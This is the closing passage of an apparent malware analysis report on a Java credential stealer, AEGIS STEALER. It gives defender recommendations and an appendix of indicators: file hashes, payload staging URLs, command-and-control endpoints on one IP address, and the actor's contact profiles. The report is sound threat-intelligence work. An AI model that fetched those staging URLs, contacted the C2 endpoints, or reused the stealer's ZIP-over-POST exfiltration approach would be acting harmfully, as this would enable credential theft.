- **Modular Design:** Twenty-three distinct Java classes handle everything from environment checks (Endorphin), credential extraction (ChromeReader, LibraryOx), to custom network hooks (JavaHook, IRChook).
- **Operational Security:** The actor employs multi-stage payload hosting (e.g. MBal.jar, Mrag.jar) to frustrate takedown efforts.

Moving forward, defenders should:

- **Enhance Detection:** Deploy runtime hooks on JVM processes to detect unexpected uses of ZipOutputStream(ByteArrayOutputStream) and monitor anomalous outbound HTTP POSTs containing ZIP signatures (PK...).
- **Harden Environments:** Restrict Java execution privileges on endpoints, especially in mixed-OS networks, and enforce application allowlists that block unsigned JARs from untrusted sources.

- **Share IoCs :** Incorporate our extracted IoCs into SIEM/XDR platforms to catch both the downloader and loader stages.
- **Engage Vendors:** Forward this analysis and supporting artifacts to major security vendors and open-source communities to improve collective detection of emergent Java malware families.

By publishing this report and releasing our IoCs, we aim to raise awareness of AEGIS STEALER's capabilities and disrupt the operator's campaign. Continuous collaboration between researchers, threat intelligence teams, and security vendors will be essential to stay ahead of this evolving Java-based threat.

Appendix

IoC table

IoC	description
147edef9d5ddb715b953f5b6989aa7a4d07e5e63	SHA1 initial downloader
107afa6eac87fab411bafb6c5a8be317af6203b2a8c31e2c01a0294eb09f972c	SHA256 initial downloader
f0c33cf31d4a5ed833697ab3fe7d1f8fd671285d	SHA1 AEGIS STEALER
5a1637361546f20d8a82363218c658117779f4a7f250ee5460cb234fa67b698b	SHA256 AEGIS STEALER
http://77.73.129.52/MBal.jar	Staging used to download AEGIS STEALER
http://77.73.129.52:3030/upload2	C2
https://t.me/meerovv	Telegram contact decrypted at runtime
https://lolz.live/meerov/	Threat Actor profile
932e5bdbabaa4a8b6bb7211d8f33e46fe9a70ae3	SHA1 AEGIS

	downloader second sample
d944fe4b66df7af75720cbc4438e0a1fbceda6de6b75acde870e2d9fd8264375	SHA256 AEGIS downloader second sample
http://77.73.129.52:3000/upload2	C2 AEGIS STEALER second sample
http://77.73.129.52/Mrag.jar	Staging to download AEGIS STEALER
ca3a8e4c943f63b7762442c3a9c76621f5edf6fe	SHA1 AEGIS STALER Mbkao12.jar
03656c289745e8942ebc99fcbae3e8cc4e8c0c27cc66e01e1b0a2f82e16b080b	SHA256 AEGIS STEALER Mbkao12.jar